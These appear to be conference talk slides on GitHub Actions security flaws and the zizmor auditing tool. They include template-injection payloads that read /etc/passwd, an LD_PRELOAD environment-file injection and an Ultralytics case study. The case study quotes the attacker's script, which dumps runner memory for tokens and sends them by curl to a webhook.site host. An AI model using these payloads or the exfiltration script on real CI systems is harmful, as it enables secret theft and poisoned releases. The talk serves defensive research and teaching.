Hunting for GitHub Actions bugs with `zizmor`

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Personal introduction

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- 🍺 Homebrew maintainer
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  - 🔧 `pip-audit`, `abi3audit`
- 📦 PyPI contributor
  - 🪴 MFA, API tokens, Trusted Publishing, PEP 740
- 💡 Creator & maintainer of `zizmor` 🌈

Disclosures

- This is not a work talk!
- Opinions herein are my own and do not reflect those of any other party

⇗ follow along with slides! ⇖

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Intro to GitHub Actions

GitHub Actions (“GHA”)

Workflow definition:

```yaml
on: push

jobs:
  hello:
    run-on: ubuntu-latest
    steps:
       # official GH action
      - uses: actions/checkout@v4

      # non-action step
      - name: say hello
        run: echo 'hello!'

      # custom action
      - uses: ./custom/action
```

- GitHub’s CI/CD offering
  - Free for OSS, 💰 for enterprise
- YAML ~~hell~~ goodness
- **Workflows** contain interior units of execution
  - One or more **jobs** (isolated at the runner level)
  - One or more **steps per job** (all steps on the same runner)
  - Workflows can call **actions** as steps, which can either be remote (like `actions/checkout`) or local (path to a dir containing `action.yml` on the runner)

GitHub Actions

Action definition (`action.yml`):

```yaml
name: custom action
description: "this is an action"
runs:
  using: composite
  steps:
    # run code
    - run: echo 'hello again!'
      shell: bash

    # call another action
    - uses: something/else
```

- **Actions** define reusable operations
- Official (`actions/*`), third-party (any repo), and local (local file) actions all exist
- Fully general: actions definitions can run code or call other actions, which themselves can run code
- Execute in the *context of the job* that runs them
  - Access to that job's runner state, **including the filesystem**
- No significant distinction between the code that runs in a `run:` step and in an action

Bottom line: GitHub Actions is **arbitrary code execution as a service!**

GitHub Actions is *very* powerful

All of these codebase, repo, release tasks require **permissions**.

GHA plugs into GitHub's broader API token/permission model:

- Workflow runs come with a latent `secrets.GITHUB_TOKEN`
- By default[1], this token has a lot of powers, including **modifying repo contents**
- Workflow authors can up/downscope `GITHUB_TOKEN` permissions at the workflow/job/step level with `permissions:` blocks
  - Permissions are *inherited* from parent job/workflow if not set, but are *shadowed* if explicitly set

```yaml
permissions:
  actions: read|write|none
  attestations: read|write|none
  checks: read|write|none
  contents: read|write|none
  deployments: read|write|none
  id-token: write|none
  ...

permissions: read-all
permissions: write-all
permissions: {}
```

[1] Ref: GitHub Docs: Permissions for the `GITHUB_TOKEN`

GitHub Actions is *very* powerful (part 2)

GHA has a **powerful** expression system.

- Most parts of Workflow/Action definitions support *expressions*, typically via `${{ template-expression-here }}`
- Expressions can do math, control flow, JSON encode/decode, call (limited) functions, etc.
- Expressions **expand directly into** whatever context references them
  - An `if:` condition, an `env:` block, a `with:` input, a `run:` body
- Expressions can reference **contexts**, which are JSON objects
  - `${{ secrets.GITHUB_TOKEN }}`
- Contexts come from *both* **static** and **dynamic** sources
  - *Static*: runner configuration, GitHub-side state
  - *Dynamic*: matrix expansions, job/step/workflow run outputs

```
${{ contains(toJSON(['abc', 'def']), 'abc') }}                                  true
${{ format('Formatting {0} {1}', 'works', 'too') }}               'Formatting works too'
${{ github.event.pull_request.title }}                          'My super cool PR title'
${{ matrix.os }}                                                         'ubuntu-latest'
```

GitHub Actions is *very* powerful (part 3)

GHA is **extremely** dynamic.

Special on-runner files can be used to control/mutate state between steps:

- `$GITHUB_ENV`: `echo foo=bar >> ${GITHUB_ENV}` sets `foo=bar` in the env for subsequent steps
- `$GITHUB_PATH`: `echo /mybins >> ${GITHUB_PATH}` prepends `/mybins` to the `$PATH`
- `$GITHUB_STATE`: like `GITHUB_ENV`, but prefixes variables with `STATE_` e.g. `STATE_foo`
- `$GITHUB_STEP_SUMMARY`: can be written to (as Markdown) to present a job summary
  - `echo "done! :rocket:" >> "${GITHUB_STEP_SUMMARY}"`

Other special files/states:

- `$GITHUB_EVENT_PATH` points to a JSON file containing the full triggering webhook payload
- `$RUNNER_TOOL_CACHE` points to a directory containing pre-installed tools from the runner
- `$RUNNER_TEMP` points to a tmpdir that gets cleared with each job

Lots more at GitHub Actions: Default environment variables

Security in GitHub Actions

Why does Actions security matter?

GHA is **wildly** popular, and does everything!

- Default choice for GitHub, so **used by default by millions** of developers
  - Corollary: used by developers with a **huge range** of skill and experience/security background
- Massive range of common uses
  - Codebase maintenance: linting, formatting, testing, security scanning, …
  - Repo maintenance: auto-labeling, inactive PR auto-closing, GitHub page deployments, …
  - Release management: distributions that end up on NPM, PyPI, crates.io, etc.
    - Both binary **and** source: official sources *also* often come from CI/CD!

Why does Actions security matter?

$$\begin{aligned} &\text{Millions of users} \\ +\ &\text{powerful and complex feature surface} \\ &= \text{security fails!} \end{aligned}$$

Let's break some workflows!

Learning to crawl: template injection

Find the vulnerability!


```yaml
on: pull_request

jobs:
  hackme:
    runs-on: ubuntu-latest

    steps:
      - run: |
          echo "running on: " ${{ github.event.pull_request.title }}
```

Learning to crawl: template injection

Expressions are **expanded verbatim** into the context that uses them!

Bypass:

```
hello; cat /etc/passwd
```



Learning to crawl: template injection

Is this one vulnerable?

```yaml
on: pull_request

jobs:
  hackme:
    runs-on: ubuntu-latest

    steps:
      - run: |
          echo "running on: ${{ github.event.pull_request.title }}"
```


Learning to crawl: template injection

Learning to crawl: template injection

Expressions **do not care** about shell-level quoting, since they're injected before the shell has a chance to parse! No amount of quoting stops them!

Bypass:

```
hello"; cat /etc/passwd; echo "
```



Learning to walk: credential leakage/persistence

Find the vulnerability!

```yaml
on: push

jobs:
  hackme:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v4

      - run: make

      - name: Upload build
        uses: actions/upload-artifact@v4
        with:
          name: build
          path: .
```

Learning to walk: credential leakage/persistence

`actions/checkout` **persists** the `github.token` credential by default!

```
private async replaceTokenPlaceholder(configPath:
string): Promise<void> {
  assert.ok(configPath, 'configPath is not defined')
  let content = (await
fs.promises.readFile(configPath)).toString()
  const placeholderIndex =
content.indexOf(this.tokenPlaceholderConfigValue)
  if (
    placeholderIndex < 0 ||
    placeholderIndex !=
content.lastIndexOf(this.tokenPlaceholderConfigValue)
  ) {
    throw new Error(`Unable to replace auth placeholder
in ${configPath}`)
  }
  assert.ok(this.tokenConfigValue, 'tokenConfigValue is
not defined')
  content = content.replace(
    this.tokenPlaceholderConfigValue,
    this.tokenConfigValue
  )
  await fs.promises.writeFile(configPath, content)
}
```

Persisting the credential is done so that subsequent steps can do `git` operations without having to pass credentials around.

Any subsequent step can read the `.git/config` and extract the workflow's default token.

…which means that it's easy to accidentally include `.git/config` in artifacts (workflows, releases) that then leak the workflow's default credential.

- "Fixed" in `actions/upload-artifact@v5` by not including hidden files by default
  - …breaking tools like `coverage.py`

Learning to run: `GITHUB_ENV` and `GITHUB_PATH`

Find the vulnerability!

```yaml
on:
  pull_request_target:

jobs:
  vulnerable:
    runs-on: ubuntu-latest

    steps:
      - run: |
          message=$(echo "$TITLE" \
                    | grep -oP '[{\[][^}\]]+[}\]]' \
                    | sed 's/{\|}\|\[\|\]//g')
          echo "message=$message" >> $GITHUB_ENV
        env:
          TITLE: ${{ github.event.pull_request.title }}
```

Learning to run: `GITHUB_ENV` and `GITHUB_PATH`

`GITHUB_ENV` is just a file, nothing special. That means we can write multiple lines to it at once!

Pull request title:

```
[foo][LD_PRELOAD=hackme.so] some other content
```

yields:

```
$ echo "$TITLE" | grep -oP '[{\[][^}\]]+[}\]]' | sed 's/{\|}\|\[\|\]//g'

message=foo
LD_PRELOAD=hackme.so
```

Every subsequent command runs with `hackme.so` injected into its process!

Bottom line: `$GITHUB_ENV` lets us pivot from FS access (typically trivial) to code execution.
Same with `$GITHUB_PATH` by prepending our controlled directory.

Learning to sprint: cache blasting and poisoning

GHA has services, APIs, and actions for saving/restoring caches:

```yaml
# save/restore
uses: actions/cache

# also used indirectly in
# official and 3p actions
uses: actions/setup-python
with:
  cache: 'pip'

uses: actions/setup-go
with:
  cache: true

uses: ruby/setup-ruby
with:
  bundler-cache: true
```

Caches are **keyed**, and can be restored based on partial key matches (e.g. `cache-rustdeps-$branch-`).

> "The `cache` action first searches for cache hits for `key` and the cache version in the branch containing the workflow run. If there is no hit, it searches for `restore-keys` and the version. If there are still no hits in the current branch, the `cache` action retries same steps on the default branch. Please note that the scope restrictions apply during the search. For more information, see Restrictions for accessing a cache."
>
> — GitHub docs, Matching a cache key

Learning to sprint: cache blasting and poisoning

🤔 …how does GHA know which branch a cache restoration candidate is from?

…the branch name is an implicit part of the cache key, **computed on the client side!**

🤔 …how does GHA authenticate cache stores?

…stores are authenticated with `ACTIONS_RUNTIME_TOKEN`, **injected into the runner!**

Combined, this is the **perfect recipe** for cache poisoning:

- No *authenticated* domain separation between caches in branches
  - …means branches can clobber each others' caches!
- All workflow runs in the repo have access to `ACTIONS_RUNTIME_TOKEN`
  - …means unrelated workflows can do 👻 spooky action to each other via their caches
- `ACTIONS_RUNTIME_TOKEN` is valid for 6 hours, and is **not invalidated by runner teardown**
  - …means attackers have a decent-sized window for cache stuffing!

Source: 📚 Adnan Khan: The Monsters in Your Build Cache

Case study: Ultralytics

Ultralytics

Ultralytics is a very popular ML vision model, provided as a Python package.

> “Ultralytics YOLO11 is a cutting-edge, state-of-the-art (SOTA) […] that […]introduces new features and improvements to further boost performance and flexibility.”
>
> — ultralytics/ultralytics

- ≈ 68M downloads from PyPI
- Hosted on GitHub
- Extensive use of GHA for repo maintenance, community responses, **as well as release processes**
- Many CI/CD operations intermediated by a bot account (@UltralyticsAssistant) and custom action (ultralytics/actions)

Ultralytics


Spot the vulnerability!

`action.yml` in `ultralytics/actions`:

```
- name: Commit and Push Changes
  if: (github.event_name == 'pull_request' || github.event_name ==
'pull_request_target') && github.event.action != 'closed'
  run: |
    git config --global user.name "${{ inputs.github_username }}"
    git config --global user.email "${{ inputs.github_email }}"
    git pull origin ${{ github.head_ref || github.ref }}
```

…called by `format.yml` in `ultralytics/ultralytics`, which uses the `pull_request_target` trigger

Ultralytics



Broken down:

```
curl -sSfL \
      raw.githubusercontent.com/ultralytics/ultralytics/
d8daa0b26ae0c221aa4a8c20834c4dbfef2a9a14/file.sh \
  | bash
```

Ultralytics


`file.sh` steals the cache token, as well everything else loaded into `format.yml`'s secrets context!


```
AA="webhook.site/9212d4ee-df58-41db-886a-98d180a912e6"

BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e
03c2d6f328f254965/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE
'"[^"]+":\{"AccessToken":"[^"]*"\}' | sort -u`
BLOB2=`curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e
03c2d6f328f254965/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE
'"CacheServerUrl":"[^"]*"' | sort -u`
curl -s -d "$BLOB $BLOB2" https://$AA/token > /dev/null
```

Ref: GitGuardian

Ultralytics

Ultralytics






Attacker successfully pivoted from injection via `format.yml` to a compromised release artifact via cache poisoning!

Poisoned via `cache: 'pip'` use in `actions/setup-python`.

Ultralytics

```yaml
jobs:
  publish:
    if: github.repository == 'ultralytics/ultralytics' && github.actor == 'glenn-jocher'
    if: github.repository == 'ultralytics/ultralytics'
```



Release was done fully in CI on `push` event (rather than a more secure tag or release event).

Push was triggered by the @UltralyticsAssistant bot, presumably puppeted by the attacker (who also disabled the actor check on releases).

Attacker probably took over the bot via other exfil'd secrets.

Ultralytics

@christophetd @vielmetti @lazka yes, thank you, those are the correct malicious PRs with code injection in the branch names by a user in Hong Kong late yesterday.

This should be resolved now in `ultralytics>=8.3.43` which we just released an hour ago. Please let us know if you spot any further issues in this package.

❤️ 3


Abbreviated PyPI events:

```
2024-12-04 20:51:12 8.3.41 release created
2024-12-04 20:51:15 8.3.41.tar.gz uploaded
2024-12-05 09:15:06 8.3.41 release removed
2024-12-05 12:47:29 8.3.42 release created
2024-12-05 12:47:32 8.3.42.tar.gz uploaded
2024-12-05 13:47:30 8.3.42 release removed
```


Credit: @ewdurbin

Backdoored releases were live on PyPI for less than 24 hours total.

Ultralytics



Ultralytics



Maintainers fixed the immediate bug, but **did not revoke** old API credentials!

Attacker originally used Trusted Publishing to upload to PyPI on CI/CD, but was able to fall back on a normal API token that hadn't been deprovisioned.

> "The second round of malicious releases came from the attacker using an unrevoked PyPI API token that was still available to the GitHub Actions workflow, potentially a hold-over from before the project adopted Trusted Publishing. This was detectable because there were no corresponding source repository activity or PyPI publish attestations for the second round of releases."
>
> — Seth Larson, 🌎 PyPI blog: Ultralytics Analysis

Ultralytics: takeaways

- Attacker obtained *initial access* through an insecure trigger (`pull_request_target`) combined with an expression injection (`${{ github.head_ref || github.ref }}`)
- Once running in the context of the parent repo (`format.yml`), they exfiltrated:
  - `secrets.GITHUB_TOKEN` and `secrets._GITHUB_TOKEN`: runner token and bot PAT respectively
  - `ACTIONS_RUNTIME_TOKEN`: cache access token
  - `secrets.PYPI_TOKEN`: PyPI API token (unused due to Trusted Publishing but never removed)
- **First round** of compromise used cache poisoning (more sophisticated, relatively)
  - Attacker's activities were publicly logged on the Sigstore transparency log!
- **Second round** of compromise used an exfil'd old API token (less sophisticated)
  - Attacker's activities were not transparent, but reconstructible from public/private events

Bottom line: we got ***very lucky*** that the attacker did something relatively harmless and noisy!

Hunting for bugs with zizmor 

`zizmor` detects all of the above, and (much) more.

Demo time! Follow along:

```
pipx install zizmor
brew install zizmor
cargo install zizmor
uv tool install zizmor

# or

uvx zizmor ...
```

zizmor: technical details

Typical “audit tool” architecture:

- **Preparation**: collect inputs (repos, workflows, actions), register all audits
- **Operation**: run each audit with each input
- **Aggregation**: collect & filter all outputs from each output, render as text/SARIF/JSON

```
help[unpinned-uses]: unpinned action reference
  --> post-build/action.yml:34:7
   |
34 |       uses: Homebrew/actions/failures-summary-and-bottle-result@master
   |       ------------------------------------------------------------------
help: action is not pinned to a hash ref
   |
   = note: audit confidence → High
```

zizmor: technical details

Individual `zizmor` audits are implementations of the `Audit` trait:

- `ident()`, `desc()`, `url()`: basic audit metadata (short ID, description, link to audit docs)

Audits can override default implementations for different levels of specificity:

- `audit_workflow(workflow)`: audit the entire workflow definition
- `audit_normal_job(job)`: audit a single non-reusable job in a workflow (called once per job)
- `audit_reusable_job(job)`: audit a single reusable workflow job (called once per job)
- `audit_step(step)`: audit a single step (called once per step × job)
- `audit_action(action)`: audit the entire action definition
- `audit_composite_step(step)`: audit a single step in a composite action (called once per step)

Each can return zero or more `Findings`, which have one or more `Locations`, severity, confidence, and so forth.

zizmor: technical details

Trivial example: 📖 `secrets-inherit` audit

- Looks for reusable workflow calls that use `secrets: inherit`
  - These calls over-share the `secrets.*` context with the caller, violating 🌎 PoLA
- Demonstrates multiple locations per finding
  - Locations are expressed *symbolically* and later *concretized* into `(line, col)` spans
- Writing a new audit is easy! Other worthwhile references:
  - 📖 `template-injection` (shows expr handling)
  - 📖 `impostor-commit` (shows GitHub API use)

```rust
audit_meta!(
    SecretsInherit,
    "secrets-inherit",
    "secrets unconditionally inherited by called workflow"
);

impl Audit for SecretsInherit {
    fn audit_reusable_job<'w>(
        &self,
        job: &super::Job<'w>,
    ) -> anyhow::Result<Vec<super::Finding<'w>>> {
        let mut findings = vec![];
        let Job::ReusableWorkflowCallJob(reusable) = job.deref() else {
            return Ok(findings);
        };

        if matches!(reusable.secrets, Some(Secrets::Inherit)) {
            findings.push(
                Self::finding()
                    .add_location(
                        job.location()
                            .primary()
                            .with_keys(&["uses".into()])
                            .annotated("this reusable workflow"),
                    )
                    .add_location(
                        job.location()
                            .with_keys(&["secrets".into()])
                            .annotated("inherits all parent secrets"),
                    )
                    .confidence(Confidence::High)
                    .severity(crate::finding::Severity::Medium)
                    .build(job.parent())?,
            );
        }

        Ok(findings)
    }
}
```

zizmor: technical challenges

How do we model GHA's complicated workflow/action contents?

Problem: Extremely large 🌎 JSON schema, codegen support is limited in Rust.

Solution: wrote `github-actions-models`: high-quality data models for GitHub Actions workflow, action, Dependabot definitions.

How do we turn "symbolic" YAML into "concrete" spans?

Problem: No mature span-preserving YAML parser for Rust. Also 🌎 `serde-yaml` is deprecated[2].

Solution: wrote `yamlpath` to concretize abstract paths like `jobs.test.steps[0].name`, without needing parse-time spans.

```
use github_actions_models::workflow::Workflow;

let wf = serde_yaml::from_str<Workflow>(&workflow_yaml).unwrap();

for (name, job) in &wf.jobs { /* ... */ }
```

[2] We still depend on it for the models, but not spanning.

Takeaways

- GitHub Actions is complicated and has numerous security footguns
- Most users are normal devs, not CI/CD experts, meaning they're **extra** susceptible to insecure defaults
- Offensive research into GHA is still pretty new
  - Initial public efforts in ≈ 2021, new techniques and attacks being discovered still
  - Cache poisoning in particular is actively being explored (≥ 2024)
- It's simultaneously easy to analyze ("just" YAML) and very difficult (extremely dynamic)
- `zizmor` can detect many security pitfalls, but not with perfect fidelity
  - In part because of design choices (e.g. offline auditing), in part because of GHA's fundamental dynamism

Thanks!

Slides are available at: https://yossarian.net/publications#fosdem-2025


Get involved: `woodruffw/zizmor`

Contact:

- william@yossarian.net
- `@yossarian@infosec.exchange`
- `@yossarian.net`
- woodruffw

Resources:

- `zizmor` user documentation
- Adnan Khan: The Monsters in Your Build Cache
- GitGuardian: Ultralytics analysis



⇗ take the slides with you! ⇖